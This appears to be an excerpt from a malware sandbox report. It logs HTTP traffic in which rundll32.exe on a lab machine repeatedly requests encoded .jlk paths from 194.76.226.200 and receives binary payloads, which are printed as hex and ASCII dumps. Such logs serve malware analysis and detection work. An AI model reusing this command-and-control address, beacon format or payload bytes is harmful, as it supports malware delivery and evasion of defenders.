Jan 26, 2022 10:28:10.705521107 CET	1152	IN	HTTP/1.1 200 OK Server: nginx/1.18.0 (Ubuntu) Date: Wed, 26 Jan 2022 09:28:10 GMT Content-Type: application/octet-stream Content-Length: 205974 Connection: keep-alive Pragma: public Accept-Ranges: bytes Expires: 0 Cache-Control: must-revalidate, post-check=0, pre-check=0 Content-Disposition: inline; filename="61f1142aa843f.bin" Data Raw: 0b 34 4a a5 90 0e c7 6f 93 f0 c9 9c 13 02 b2 b5 cc 76 30 92 6d 0e 22 4f c9 58 34 d7 fe b5 ba b7 5a ab 0e a3 52 08 62 4c 78 fd 91 22 35 10 c2 d3 61 1c 83 02 81 d8 3b c6 4c 9f eb b4 93 cc 31 0c 68 76 c0 57 f4 7b a4 04 53 d7 14 5d 88 7d 03 7f 09 50 4e 57 7a 07 db 05 d1 c4 36 78 ca 9d 10 4e ac a5 10 d0 07 02 c5 07 66 1b 6c 2b 79 30 7f 1d 61 fa ac 7f 36 be 4a 04 de 90 63 1a 5b eb 1a 72 1b 4f 2b 13 db 9c e2 df ae bc dc b0 ca 11 68 65 0d 38 ae be 00 a2 bd de 57 9d 31 ab 78 b9 89 12 36 b3 5a b7 d9 1b df fc 64 47 88 e6 91 15 96 e3 4d b2 e6 5f d6 d8 58 8f 3a b2 67 59 28 e5 38 d6 f3 d4 ec c8 10 cb 0f 32 41 a7 2a d0 1f 18 bc 53 77 e0 20 7c d9 e5 cf 26 82 51 e7 3e 03 7e 6e fa 82 c6 5a 4f 55 0d 03 d4 ae bf c0 d0 28 38 d8 07 65 cf 62 68 a7 c1 c1 d1 04 9c 39 0e 98 08 1e 90 cd 54 de 73 d1 7d 48 94 0f e7 c3 6f 7a 6f 11 8f bb 47 84 66 c5 95 8c 15 cd ea 00 37 32 9a 90 18 45 54 38 b7 be e8 a1 cc 90 1b 98 f1 f7 5a 39 ed 58 2e 04 21 85 12 70 7e 32 24 af ae 9e fb f0 56 71 b6 4f 4b db 22 16 8a 68 b9 da ae 4c a4 5e 8a 77 c8 50 57 04 fc 36 4d c9 28 17 cc a9 81 22 5d 70 7d 9c 4d 02 d1 7b 80 bb 0b e2 ca 73 5a 01 64 06 8f 11 cb 55 51 80 c1 18 c1 c9 38 11 f1 13 d6 39 8d df 7c c4 5e 86 65 c8 35 0a 13 62 48 d7 63 b1 c8 c7 a1 4f f7 6d 06 b5 57 50 fd 27 7b e8 0c 6a 1e 71 3c 3d d8 b8 0e 92 d2 51 19 3e 30 75 20 1f f4 aa 5f a3 2e 32 8a 0d a5 9f 80 7f fd 5b 6a 34 7b 2f 49 f0 28 0b 2b 1b 91 d8 0c 02 6b 60 96 ca 7c 5b 3f f2 0e 4e e1 a6 3a 7d a3 b6 31 11 ca 38 ad 77 4f 69 88 5b d8 dc 1c 50 fc 43 23 dd 4f 28 ab 4b 83 97 d9 83 86 37 d4 35 ee de 1e ed 9f 4b dd 00 a3 72 52 c7 27 04 4d 81 eb e9 ec 96 aa f9 2e 3f 42 c9 06 71 55 3b ac 74 d6 c3 51 95 7c a9 88 a1 29 cd 87 8b 8d 91 80 c2 27 be 0a 9a 79 c4 71 2f 66 cd 0d 8f ea 0b 71 9c 31 65 9c b4 71 c7 83 db 73 ef 97 72 58 6b ec 28 a0 a2 3d 78 f2 60 48 bd de f7 4d 89 e4 48 56 c7 c7 33 40 4f cd 43 22 8e e4 4d 45 8d 73 df 8f 3b 90 ff 56 18 e1 52 36 d5 ad bd 2c e6 ab d4 98 46 02 74 39 79 e3 9d 17 d0 64 90 67 45 46 51 f1 67 82 66 1f 8c 5d 2f d4 55 75 55 00 e1 f5 7d bc b1 1d dc e3 cb 0d 0f 1d 20 b2 78 4b 19 50 9b 9d 80 05 ad 82 b1 4a 3d a9 c6 8d db f6 d1 40 f3 1a 7f 08 ee 73 12 77 8d f0 26 11 a9 d2 b2 53 5f cd 10 a7 56 ee 93 fb 29 64 a4 0d 0c 5a b7 dd f2 4d d8 ac d3 2e 26 e7 8b 9b 7a b8 46 13 e9 c5 1c a2 84 04 46 b6 03 bc dc 61 89 60 bc 13 9e 91 fa d6 f3 ea 0d 74 f1 38 9b 17 fd 5a 50 d8 4f 55 d3 bd f2 87 17 1a 66 8d 83 19 72 7f 9a 6d 49 86 65 84 7a 01 74 85 b2 c3 1d 24 dd 41 ae c5 26 a2 88 c2 f8 ee 1f 8b 69 75 6d 97 da 41 2d 1c 40 fb 6c 84 ee 4e cc e2 be 87 77 6e 71 f8 6c c4 5c 80 74 ca 68 f2 43 f6 3b ab 9d e3 3a 5f d2 44 73 0e be 3b 81 44 26 a5 16 3f 25 ba af e4 df 06 9c 06 17 77 74 07 91 08 54 dd 3d 33 1d 89 0b 05 11 e2 e7 cc 35 63 3d 83 27 fc 18 6e 35 dc 0e 03 ac 48 0e c6 06 d7 2c fe 39 2e 2a a3 29 3c ed c6 e5 88 ea bc 33 77 d9 07 43 16 a8 a3 36 e1 64 5a 40 a3 c8 50 1f fc a8 1d dc 70 3f 8f 91 29 e5 46 82 3a 29 d0 07 c8 e2 80 2b f0 30 a3 39 18 0e b1 c8 d9 db 90 7d 26 dd 91 2f f6 8e 45 3e 1b 26 e1 6f 5b 1f 0b f1 b9 12 d0 62 7e 46 46 19 Data Ascii: 4Jov0m"OX4ZRbLx"5a;L1hvW{S]}PNWz6xNfl+y0a6Jc[rO+he8W1x6ZdGM_X:gY(82A*Sw |&Q>~n ZOU(8ebh9Ts}HozoGf72ET8Z9X.!p~2$VqOK"hL^wPW6M("]p}M{sZdUQ89\|^e5bHcOmWP'{jq<=Q>0u _.2[j4{/l(+k`\|[?N:} 18wOi[PC#O(K75KrR'M.?BqU;tQ\|)'yq/fq1eqsrXk(=x`HMHV3@OC"MEs;VR6,Ft9ydgEFQgf]/UuU} xKPJ=@sw& S_V)dZM.&zFFa`t8ZPOUfrmIezt$A&iumA-@lNwnqI\thC;:_Ds;D&?%wtT=35c='n5H,9.*)<3wC6dZ@Pp?)F:)+09}&/E>&o[b ~FF
Jan 26, 2022 10:28:10.883430004 CET	1760	OUT	GET /drew/1sAtgPIBWWyXis_2FA/6GIdiDz41/F8DsJCsC5dAiiAp40xO_/2FPXx_2BF1qO46g3cTx/u5HuMo3uzt xcUiL23t82FF/kkG2LxXPj08tg/H_2BJGnO/cP97dD1bDaB8ARH5ISgaEh8/3o1VSIlvAE/fAY7fRQsRaiXUwpok/x VsDrvhLU9b_/2FX5Wo3hVjQ/iMxJEhzERdYzAl/_2F44rqzPuWQ9p1F4Yhmb/gVtKSgiFTUu0Sz_2/FYShPBpN48b/ U_2FavA.jlk HTTP/1.1 Cache-Control: no-cache Connection: Keep-Alive Pragma: no-cache User-Agent: Mozilla/4.0 (compatible; MSIE 8.0; Windows NT 10.0) Host: 194.76.226.200

Timestamp	kBytes transferred	Direction	Data
Jan 26, 2022 10:28:11.158659935 CET	1763	IN	HTTP/1.1 200 OK Server: nginx/1.18.0 (Ubuntu) Date: Wed, 26 Jan 2022 09:28:11 GMT Content-Type: application/octet-stream Content-Length: 262298 Connection: keep-alive Pragma: public Accept-Ranges: bytes Expires: 0 Cache-Control: must-revalidate, post-check=0, pre-check=0 Content-Disposition: inline; filename="61f1142b22c19.bin" Data Raw: bc 58 44 2d 3f 69 1c 31 6f 19 ce bd 43 f0 20 48 2f a8 05 9b 0e 7a 3e 20 f1 f5 39 03 5c ec 25 14 47 ca 20 58 0c 21 39 da 11 c2 cf 7d ea e9 bd e0 29 31 a9 65 5b 07 36 21 bc bd 3c 8d 80 a7 96 dd 76 86 90 74 45 b9 fa 0c 05 46 10 a3 e9 f0 9a 00 ca 11 6e 65 f9 dd 9d 9e 33 63 61 96 0d 7f bc 6d 8d a8 fa 74 5b 85 1f 03 07 2f 96 87 82 0b c0 50 5b e2 9b 0f 15 ef 3a 18 83 ed 78 e9 24 bd d5 50 65 eb d4 69 41 35 6c 8b 36 81 b0 b7 83 87 f2 99 9c dc 14 4c 1a 9e 39 2a 93 cb 6a 9f b7 da 70 12 ff f3 e9 54 c1 a0 da e7 c8 3b cd 2b 9e 48 f8 94 94 82 5c 2e 01 04 3b ba cd a4 44 0b d1 57 48 d1 40 8a 69 00 8a 79 dd 8d 7f 68 fe db 65 87 08 d5 9d 19 70 c1 d2 12 63 26 8d b8 8f eb e2 d4 f6 0c 7d bc 55 af 67 0e 49 6d 0e b0 bd d1 80 06 ea 38 2b 65 3b 8e 6a 76 d7 f7 89 2e 85 0a c9 be b2 8c 42 42 4f 7b 28 2c 6d 27 b9 7b cc 91 47 6f 1f 88 98 1e 3e d4 28 68 c2 c6 76 65 3d 09 3a a5 72 b4 46 f1 e0 d2 94 e7 57 7c e8 19 8c 31 83 ce 83 e7 97 ce 0d 51 ff c2 23 5d df 8e 64 07 b2 10 d9 cf 61 82 c5 34 79 bc fd f2 a6 c1 4e ef 21 d0 c9 a8 a5 ac 9c ad c4 94 e9 f2 fb a7 38 f6 f7 3f ce 80 69 78 cd 93 be d3 de a3 10 69 6a 51 2d 59 9a 13 e0 53 b1 6f 72 a4 e1 7f b3 90 b1 fc d9 aa 59 bc 59 97 82 64 99 0b ac a8 04 bd 04 4c b6 24 de 0d 53 fe 01 a3 13 6e d8 22 78 59 53 fe 95 18 0c 81 d7 5f 8a cd 05 69 1c 65 4a 9b 24 46 06 ac fb 49 9d de 37 60 ae ee c6 6b 29 02 6c 0e a1 3b e0 0e 43 a4 1b 5b 9b c0 e8 8d 54 45 de 9a d1 7b 85 30 17 70 2e 5e fa d1 ea 55 b7 09 4a 45 19 fd 62 7d d2 c2 37 e1 59 70 cb cb f0 59 12 f6 21 3d f8 f7 9e e0 e8 e5 02 1e 2a 2d a8 96 a4 77 f2 5a 2a ef d7 3e 65 47 a9 bb 0f ac db c5 65 7c 27 de b3 3a c9 4a 7a f7 24 47 cf f8 cd e4 d7 14 66 55 28 59 d9 9a d7 12 6e a0 84 de a0 76 b4 cc c5 48 c8 d7 da ed f3 f6 89 a3 23 08 7a d6 31 49 1b e9 e7 f5 6d ad ef 63 c9 09 43 4d d4 6e 47 18 ac 32 2b 65 3e 82 1d 23 61 ac 1b a2 06 be 9d 19 7b 20 df cf 5a 03 ac 9d 11 d3 47 69 f2 af ce 4b ad a1 ef 2b fc 8e 36 0b db d3 e8 4b cd 90 d7 c4 92 08 94 9b ae 29 f1 7f 1c f8 80 24 55 8b 13 76 d8 9f 21 95 73 57 a8 e4 ad be 38 75 6d fc 51 42 da 45 01 ce be a8 8e bf 1c 27 2d 78 d4 11 a5 de 6d 95 43 00 61 1a 51 12 77 fa b9 66 a5 85 6e 81 9b e4 d6 d3 38 f2 eb 8f 6f 53 50 e7 b4 4f a0 f6 69 88 5b 7b c9 03 a4 02 a7 22 52 c6 cd ec d7 dd 58 53 72 01 a5 ea 13 88 ee ef 11 74 a2 bb a7 5a c3 df 31 00 6b ae a5 2c 3e 2d ae 96 ac 4e 83 f7 22 7b 95 a1 31 5a 5d cb ec cc 1a 30 9a c8 2e c3 ed d6 0e fe 52 10 aa d4 ef 89 c6 37 cf fa cd ec c6 8e 8b 1c 5c 25 7c fd 28 86 e8 72 01 b6 e2 94 96 0a 71 4f 83 2d 17 55 15 40 67 58 d8 63 b4 d1 ac 11 2e 37 21 1c 87 20 31 1f 0c 46 58 bb bd ac 41 e6 de 27 05 ca 9c 2d 48 d8 ef 9a e1 71 92 d6 32 99 0d 05 06 b5 45 8e 7a b5 1d b6 89 fa 46 1a e3 d4 79 21 b8 92 e5 c3 80 40 10 5d 85 c8 10 a5 41 c9 0e c6 a2 34 a1 fe b9 e0 85 93 9e 82 3e cc a0 69 a9 d5 7e 1e c3 f2 3f 74 9c 1f 33 20 ec 8f 5a 4f bb 8f 8f e7 42 99 ac 96 ae b4 51 30 56 2f 40 53 32 2f 92 bf 80 4d e5 84 a4 7d bb 6d 96 8c e2 2f 32 c1 b2 a3 da dc 2f fc c6 e4 ea 5b 7c 88 44 b3 05 8f d6 94 0f 25 19 c3 c4 c4 0b 74 37 12 d5 4d ac 86 2b 00 39 Data Ascii: XD-?i1oC H/z> 9\%G X!9})1e[6!<vtEFne3camt[/P[:x$PeiA5l6L9*jpT;+H\.;DWH@iyhepc&}UgIm8+e;jv.BBO{(,m'{Go>(hve=:rFW\|1Q#]da4yN!8?ixijQ-YSorYYdL$Sn"xYS_ieJ$FI7`k)l;C[TE{0p.^UJEb}7YpY!=*-wZ*>eGe\|':Jz$GfU(Y nvH#z1ImcCMnG2+e>#a{ ZGiK+6K)$Uv!sW8umQBE'-xmCaQwfn8oSPOi[{"RXSrtZ1k,>-N"{1Z]0.R7\%|(rqO-U@gXc.7! 1F XA'-Hq2EzFy!@]A4>i~?t3 ZOBQ0V/@S2/M}m/2/[|D%t7M+9
Jan 26, 2022 10:28:11.422935009 CET	2175	OUT	GET /drew/HzhM5fP5x43l7rSkYr8Y/jYk_2FxetzKCt9WlQ60/DHr3pyDc_2BukVZ7K3nBXi/MEA2Xn3fXlFfO/Gg BWR09O/Z1DKEGLlegReZBua8Nnmy16/fhqdF_2Beg/hrDVYSGiYpSkF5kA7/KsGOnRLVKqBx/xsw07jdGhl6/opBuL WprNFNT7s/OVJpMrjpCjISLpLDnGaGt/ixsS7exYYQrwdM8F/_2FgW9_2FjtCahO/8Yp45dJrj8Sd2mVa6W/QapGna.jlk HTTP/1.1 Cache-Control: no-cache Connection: Keep-Alive Pragma: no-cache User-Agent: Mozilla/4.0 (compatible; MSIE 8.0; Windows NT 10.0) Host: 194.76.226.200

Timestamp	kBytes transferred	Direction	Data
Jan 26, 2022 10:28:11.693049908 CET	2591	IN	HTTP/1.1 200 OK Server: nginx/1.18.0 (Ubuntu) Date: Wed, 26 Jan 2022 09:28:11 GMT Content-Type: application/octet-stream Content-Length: 1800 Connection: keep-alive Pragma: public Accept-Ranges: bytes Expires: 0 Cache-Control: must-revalidate, post-check=0, pre-check=0 Content-Disposition: inline; filename="61f1142ba4ce6.bin" Data Raw: f7 46 fb 9e 69 b9 56 c0 85 b5 3c ae 3e aa 33 38 35 5a 64 d6 52 bc 42 12 16 86 d3 f7 ff 19 25 a1 c8 72 2b cd 25 8a 0f 08 f0 2e e4 61 ba 42 9d 9e ee 3c 23 65 bb 49 f2 14 21 9d 9f bb f8 74 45 7d af 3c 4f 96 e8 0c 62 35 ae 13 55 7f f4 5b 3e ec 33 8a 5f 02 aa 2c bb 78 58 74 91 ef b2 91 fc 07 b1 e7 58 01 16 72 83 2b 7e 5a 2e 22 8b 9a 65 0b d7 79 6e 0d e7 28 15 6a e8 b1 91 82 21 54 f1 42 d4 5c ed 5a 9c ad ca f0 37 09 c3 4d 66 b4 a8 3a bf 34 89 96 61 91 fe 08 92 fa 9f 07 60 20 f9 72 77 bb 00 7e de 0d c5 36 8a 15 d9 0b d3 65 62 da dc bf de 5f 75 31 c8 2c 19 59 bb a0 b5 1d cd 5a 5f a9 ef 87 62 5a b8 2f ac b2 11 ba 5a 0e 85 47 da bb e7 69 e5 5a c5 8c 7e 71 4d cc 84 0c ca 20 e6 fc ea e1 ae 33 29 98 ea 7b 38 ab f4 89 e3 49 13 e8 f4 12 e2 b3 55 2c 03 e7 b0 71 4f 4c c1 67 d4 2f 4e 58 7a 5c 7c c7 91 c9 1f fb a9 00 72 7d 9e aa ed 09 bb e1 ea 33 18 c0 d8 95 2f c5 62 25 0b 77 08 41 79 0e 45 9e d9 2b fe e2 ff e7 46 c5 3c 9c 66 88 d2 65 6f d2 88 5a d0 b6 ad 21 b8 01 78 29 d4 8a 06 b1 40 40 bf d5 3d f3 f2 e8 5a fd c5 52 a6 bc 72 a5 1d e9 fe ff 88 56 52 a7 51 8c 13 e5 cb c9 d4 8b 03 7f bb 74 fb ac d1 e1 00 d2 40 cc 15 62 fd 28 ae d8 34 fd 56 dd 6c 02 c9 38 19 2f ff df ce c5 7b 74 cc 44 3d 9c 38 ea 8d 3a 35 f4 c4 01 79 8e 45 d4 c5 dd 89 51 09 7b 3a eb c5 23 9a c6 b6 24 68 77 a9 fb b9 ae c7 ad ae 82 05 1d 78 53 91 a8 80 31 28 10 54 42 2d 2b 6d 56 81 77 61 22 86 c5 47 fa 9a 53 8d bd 63 91 d5 01 a2 1c 33 70 53 45 62 7e 67 68 c2 25 eb 66 32 05 09 0b 79 d2 23 03 03 d2 3a f3 73 e2 c6 5f a8 02 78 b2 d6 5a 2e 24 6e f7 81 5d c4 a4 f2 1e ac 17 c2 eb 88 10 41 7d 02 c7 f9 c0 47 f5 73 8f 0c 15 77 09 27 50 3f 4d fe 7e 88 cb 97 9f 1f 67 28 83 81 84 a1 4b cc 96 e8 d8 2d 77 d2 a0 35 fc 5c c9 39 b0 32 79 1a 79 fb 68 7b 42 34 f4 a9 bb bc 44 6d 8c 97 71 2c 08 c7 8b d8 96 27 1e ed 11 b0 15 a2 16 73 18 fa 7b 31 dc d6 47 5a 83 a7 86 a5 91 84 19 02 d8 99 1f dd 25 a2 3e ee 3a 57 9f 14 d7 0b 14 b4 c3 2e 0c 9c 1c 82 eb ef 3f 79 73 0a 6b c1 1f ff bd 61 83 96 43 15 24 7d 24 26 68 20 d0 0c 3a 69 57 e7 84 4e 04 45 00 39 98 a6 0a 32 41 54 26 8d 78 f2 ab 3b 20 7c b5 42 eb 10 e5 6b 44 e5 f5 9a be d3 42 f8 16 75 bc 5c 2e e0 33 7b cd cd 80 de 28 00 da 8d 26 0e cd 12 fc df be f4 7e 62 e2 1f c9 41 c2 50 74 c5 ac 31 fe 87 d6 9a bf 2a 3b fb 54 1d 7c e4 24 56 54 21 51 52 66 d7 68 04 3e 8a 5e 97 4c fb 60 8d 6f 65 19 9a f8 b0 c4 e0 21 62 ae 1b 91 96 d0 e9 64 c9 94 39 68 9b bd ef 96 5f 8c 09 32 26 fd 16 ee f6 a3 da 2f e8 a6 e4 d5 3f 8b f0 32 ce cb bf 75 ae d3 3a 63 3b eb 80 90 73 e7 ec 24 40 94 f0 a9 2f b8 db d8 33 c3 16 a7 2f fe eb cf 3b 01 f2 b1 51 9b 60 07 8c 7b 63 93 44 26 8d b7 ef 24 46 1b 61 71 a9 6a eb 5b 7f 79 93 d7 d1 7e 0d ca f6 93 48 e2 b2 3b 0f 6f 05 94 5d 16 58 25 ef ea e5 ff 5b e9 01 84 71 a3 4b 17 20 2a 79 0f 12 7b 26 ff bd d7 56 cb 30 91 35 69 4b 0a b1 34 12 d6 cf d7 54 01 1a 9e f1 32 69 9c 1d 55 46 91 fb b5 55 b9 fc 09 6b c8 ae 5c 74 ed 69 bb fe 85 58 bc cd 3d 88 e1 f0 b3 4f cf 7b e6 41 a2 f0 7c 6f 76 01 1a 14 33 47 5c aa e1 b8 3d c9 81 d6 dc 23 8d 90 12 a3 b9 e1 ed 50 ab 0e 1b d9 f3 45 Data Ascii: FiV<>385ZdRB%r+%.aB<#e!tE}<Ob5U[>3_.xXtXr+~Z."eyn(j!TB\Z7Mf:4a` rw~6eb_u1,YZ_bZ/ZGiZ~qM 3) {8lU,qOLg/NXz\\|r}3/b%wAyE+F<feoZ!x)@@=ZRrVRQt@b(4Vl8/{tD=8:5yEQ{:#$hwxS1(TB-+mVwa"GSc3pSEb~gh%f2y #:s_xZ.$n]A}Gsw'P?M~g(K-w5\92yyh{B4Dmq,'s{1GZ%>:W.?yskaC$}$&h :iWNE92AT&x; |BkDBu\.3{(&~bAPt1*;T|$VT !QRfh>^L`oe!bd9h_2&/?2u:c;s$@/3/;Q`{cD&$Faqj[y~H;o]X%[qK *y{&V05iK4T2iUFUk\tiX=O{A|ov3G\=#PE

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
2	192.168.2.3	49754	194.76.226.200	80	C:\Windows\SysWOW64\rundll32.exe

Timestamp	kBytes transferred	Direction	Data
Jan 26, 2022 10:28:10.463294029 CET	1110	OUT	GET /drew/m0QZKcj4ankL3W/8FVzGu6iQpcBkrTN5v3eZ/A6WzaqZBs9gogbdq/m8YEYG_2B_2FLSM/NM7eY2w3b1 aL2aX8An/zJ6Vy7aKV/77q51XwDss_2Bne92xk6/rrRqhSV7rhVbP2hjU6R/_2B0H8cg3MM0IyieU8GPC9/gTwDi0Q x4J0HW/gyC_2FqL/iUkABk5euk2dlDO3ecBxilL/xQJUPbO4iF/9AhmuI174lSXWne_2/Fo5eEhaaDB/xKb9szQ5MHJ/1.jlk HTTP/1.1 Cache-Control: no-cache Connection: Keep-Alive Pragma: no-cache User-Agent: Mozilla/4.0 (compatible; MSIE 8.0; Windows NT 10.0) Host: 194.76.226.200

Timestamp	kBytes transferred	Direction	Data
Jan 26, 2022 10:28:10.738502026 CET	1249	IN	HTTP/1.1 200 OK Server: nginx/1.18.0 (Ubuntu) Date: Wed, 26 Jan 2022 09:28:10 GMT Content-Type: application/octet-stream Content-Length: 205974 Connection: keep-alive Pragma: public Accept-Ranges: bytes Expires: 0 Cache-Control: must-revalidate, post-check=0, pre-check=0 Content-Disposition: inline; filename="61f1142aaf285.bin" Data Raw: 0b 34 4a a5 90 0e c7 6f 93 f0 c9 9c 13 02 b2 b5 cc 76 30 92 6d 0e 22 4f c9 58 34 d7 fe b5 ba b7 5a ab 0e a3 52 08 62 4c 78 fd 91 22 35 10 c2 d3 61 1c 83 02 81 d8 3b c6 4c 9f eb b4 93 cc 31 0c 68 76 c0 57 f4 7b a4 04 53 d7 14 5d 88 7d 03 7f 09 50 4e 57 7a 07 db 05 d1 c4 36 78 ca 9d 10 4e ac a5 10 d0 07 02 c5 07 66 1b 6c 2b 79 30 7f 1d 61 fa ac 7f 36 be 4a 04 de 90 63 1a 5b eb 1a 72 1b 4f 2b 13 db 9c e2 df ae bc dc b0 ca 11 68 65 0d 38 ae be 00 a2 bd de 57 9d 31 ab 78 b9 89 12 36 b3 5a b7 d9 1b df fc 64 47 88 e6 91 15 96 e3 4d b2 e6 5f d6 d8 58 8f 3a b2 67 59 28 e5 38 d6 f3 d4 ec c8 10 cb 0f 32 41 a7 2a d0 1f 18 bc 53 77 e0 20 7c d9 e5 cf 26 82 51 e7 3e 03 7e 6e fa 82 c6 5a 4f 55 0d 03 d4 ae bf c0 d0 28 38 d8 07 65 cf 62 68 a7 c1 c1 d1 04 9c 39 0e 98 08 1e 90 cd 54 de 73 d1 7d 48 94 0f e7 c3 6f 7a 6f 11 8f bb 47 84 66 c5 95 8c 15 cd ea 00 37 32 9a 90 18 45 54 38 b7 be e8 a1 cc 90 1b 98 f1 f7 5a 39 ed 58 2e 04 21 85 12 70 7e 32 24 af ae 9e fb f0 56 71 b6 4f 4b db 22 16 8a 68 b9 da ae 4c a4 5e 8a 77 c8 50 57 04 fc 36 4d c9 28 17 cc a9 81 22 5d 70 7d 9c 4d 02 d1 7b 80 bb 0b e2 ca 73 5a 01 64 06 8f 11 cb 55 51 80 c1 18 c1 c9 38 11 f1 13 d6 39 8d df 7c c4 5e 86 65 c8 35 0a 13 62 48 d7 63 b1 c8 c7 a1 4f f7 6d 06 b5 57 50 fd 27 7b e8 0c 6a 1e 71 3c 3d d8 b8 0e 92 d2 51 19 3e 30 75 20 1f f4 aa 5f a3 2e 32 8a 0d a5 9f 80 7f fd 5b 6a 34 7b 2f 49 f0 28 0b 2b 1b 91 d8 0c 02 6b 60 96 ca 7c 5b 3f f2 0e 4e e1 a6 3a 7d a3 b6 31 11 ca 38 ad 77 4f 69 88 5b d8 dc 1c 50 fc 43 23 dd 4f 28 ab 4b 83 97 d9 83 86 37 d4 35 ee de 1e ed 9f 4b dd 00 a3 72 52 c7 27 04 4d 81 eb e9 ec 96 aa f9 2e 3f 42 c9 06 71 55 3b ac 74 d6 c3 51 95 7c a9 88 a1 29 cd 87 8b 8d 91 80 c2 27 be 0a 9a 79 c4 71 2f 66 cd 0d 8f ea 0b 71 9c 31 65 9c b4 71 c7 83 db 73 ef 97 72 58 6b ec 28 a0 a2 3d 78 f2 60 48 bd de f7 4d 89 e4 48 56 c7 c7 33 40 4f cd 43 22 8e e4 4d 45 8d 73 df 8f 3b 90 ff 56 18 e1 52 36 d5 ad bd 2c e6 ab d4 98 46 02 74 39 79 e3 9d 17 d0 64 90 67 45 46 51 f1 67 82 66 1f 8c 5d 2f d4 55 75 55 00 e1 f5 7d bc b1 1d dc e3 cb 0d 0f 1d 20 b2 78 4b 19 50 9b 9d 80 05 ad 82 b1 4a 3d a9 c6 8d db f6 d1 40 f3 1a 7f 08 ee 73 12 77 8d f0 26 11 a9 d2 b2 53 5f cd 10 a7 56 ee 93 fb 29 64 a4 0d 0c 5a b7 dd f2 4d d8 ac d3 2e 26 e7 8b 9b 7a b8 46 13 e9 c5 1c a2 84 04 46 b6 03 bc dc 61 89 60 bc 13 9e 91 fa d6 f3 ea 0d 74 f1 38 9b 17 fd 5a 50 d8 4f 55 d3 bd f2 87 17 1a 66 8d 83 19 72 7f 9a 6d 49 86 65 84 7a 01 74 85 b2 c3 1d 24 dd 41 ae c5 26 a2 88 c2 f8 ee 1f 8b 69 75 6d 97 da 41 2d 1c 40 fb 6c 84 ee 4e cc e2 be 87 77 6e 71 f8 6c c4 5c 80 74 ca 68 f2 43 f6 3b ab 9d e3 3a 5f d2 44 73 0e be 3b 81 44 26 a5 16 3f 25 ba af e4 df 06 9c 06 17 77 74 07 91 08 54 dd 3d 33 1d 89 0b 05 11 e2 e7 cc 35 63 3d 83 27 fc 18 6e 35 dc 0e 03 ac 48 0e c6 06 d7 2c fe 39 2e 2a a3 29 3c ed c6 e5 88 ea bc 33 77 d9 07 43 16 a8 a3 36 e1 64 5a 40 a3 c8 50 1f fc a8 1d dc 70 3f 8f 91 29 e5 46 82 3a 29 d0 07 c8 e2 80 2b f0 30 a3 39 18 0e b1 c8 d9 db 90 7d 26 dd 91 2f f6 8e 45 3e 1b 26 e1 6f 5b 1f 0b f1 b9 12 d0 62 7e 46 46 19 Data Ascii: 4Jov0m"OX4ZRbLx"5a;L1hvW{S]}PNWz6xNfl+y0a6Jc[rO+he8W1x6ZdGM_X:gY(82A*Sw |&Q>~n ZOU(8ebh9Ts}HozoGf72ET8Z9X.!p~2$VqOK"hL^wPW6M("]p}M{sZdUQ89\|^e5bHcOmWP'{jq<=Q>0u _.2[j4{/l(+k`\|[?N:} 18wOi[PC#O(K75KrR'M.?BqU;tQ\|)'yq/fq1eqsrXk(=x`HMHV3@OC"MEs;VR6,Ft9ydgEFQgf]/UuU} xKPJ=@sw& S_V)dZM.&zFFa`t8ZPOUfrmIezt$A&iumA-@lNwnqI\thC;:_Ds;D&?%wtT=35c='n5H,9.*)<3wC6dZ@Pp?)F:)+09}&/E>&o[b ~FF
Jan 26, 2022 10:28:11.148814917 CET	1761	OUT	GET /drew/SzHdMdWvg/8JrkfhvX1lmoPdiWmQP6/QNbELOUZkV6PJ_2F_2B/T_2FBOZzzLom_2BccXK2f_/2B4nap L_2F34z/ZunofQOB/e8FUQk93KOWF2nr5L7lasmZ/NJz0CTr65M/vqC70qv5uFkSE3WWV/uzLbKezipUQb/EiDVCVA B9rl/YTJRJOijIzHReN/lOWZ3chpUTxk47un6IsE8/fGRw3zIlPFEXwpmw/KXHYTQF2fkI3XOU/3s8f8mWLipjSZC2 MeH/eanpmASqD48wQWqOn/qyD.jlk HTTP/1.1 Cache-Control: no-cache Connection: Keep-Alive Pragma: no-cache User-Agent: Mozilla/4.0 (compatible; MSIE 8.0; Windows NT 10.0) Host: 194.76.226.200

Timestamp	kBytes transferred	Direction	Data
Jan 26, 2022 10:28:11.427643061 CET	2181	IN	HTTP/1.1 200 OK Server: nginx/1.18.0 (Ubuntu) Date: Wed, 26 Jan 2022 09:28:11 GMT Content-Type: application/octet-stream Content-Length: 262298 Connection: keep-alive Pragma: public Accept-Ranges: bytes Expires: 0 Cache-Control: must-revalidate, post-check=0, pre-check=0 Content-Disposition: inline; filename="61f1142b64746.bin" Data Raw: bc 58 44 2d 3f 69 1c 31 6f 19 ce bd 43 f0 20 48 2f a8 05 9b 0e 7a 3e 20 f1 f5 39 03 5c ec 25 14 47 ca 20 58 0c 21 39 da 11 c2 cf 7d ea e9 bd e0 29 31 a9 65 5b 07 36 21 bc bd 3c 8d 80 a7 96 dd 76 86 90 74 45 b9 fa 0c 05 46 10 a3 e9 f0 9a 00 ca 11 6e 65 f9 dd 9d 9e 33 63 61 96 0d 7f bc 6d 8d a8 fa 74 5b 85 1f 03 07 2f 96 87 82 0b c0 50 5b e2 9b 0f 15 ef 3a 18 83 ed 78 e9 24 bd d5 50 65 eb d4 69 41 35 6c 8b 36 81 b0 b7 83 87 f2 99 9c dc 14 4c 1a 9e 39 2a 93 cb 6a 9f b7 da 70 12 ff f3 e9 54 c1 a0 da e7 c8 3b cd 2b 9e 48 f8 94 94 82 5c 2e 01 04 3b ba cd a4 44 0b d1 57 48 d1 40 8a 69 00 8a 79 dd 8d 7f 68 fe db 65 87 08 d5 9d 19 70 c1 d2 12 63 26 8d b8 8f eb e2 d4 f6 0c 7d bc 55 af 67 0e 49 6d 0e b0 bd d1 80 06 ea 38 2b 65 3b 8e 6a 76 d7 f7 89 2e 85 0a c9 be b2 8c 42 42 4f 7b 28 2c 6d 27 b9 7b cc 91 47 6f 1f 88 98 1e 3e d4 28 68 c2 c6 76 65 3d 09 3a a5 72 b4 46 f1 e0 d2 94 e7 57 7c e8 19 8c 31 83 ce 83 e7 97 ce 0d 51 ff c2 23 5d df 8e 64 07 b2 10 d9 cf 61 82 c5 34 79 bc fd f2 a6 c1 4e ef 21 d0 c9 a8 a5 ac 9c ad c4 94 e9 f2 fb a7 38 f6 f7 3f ce 80 69 78 cd 93 be d3 de a3 10 69 6a 51 2d 59 9a 13 e0 53 b1 6f 72 a4 e1 7f b3 90 b1 fc d9 aa 59 bc 59 97 82 64 99 0b ac a8 04 bd 04 4c b6 24 de 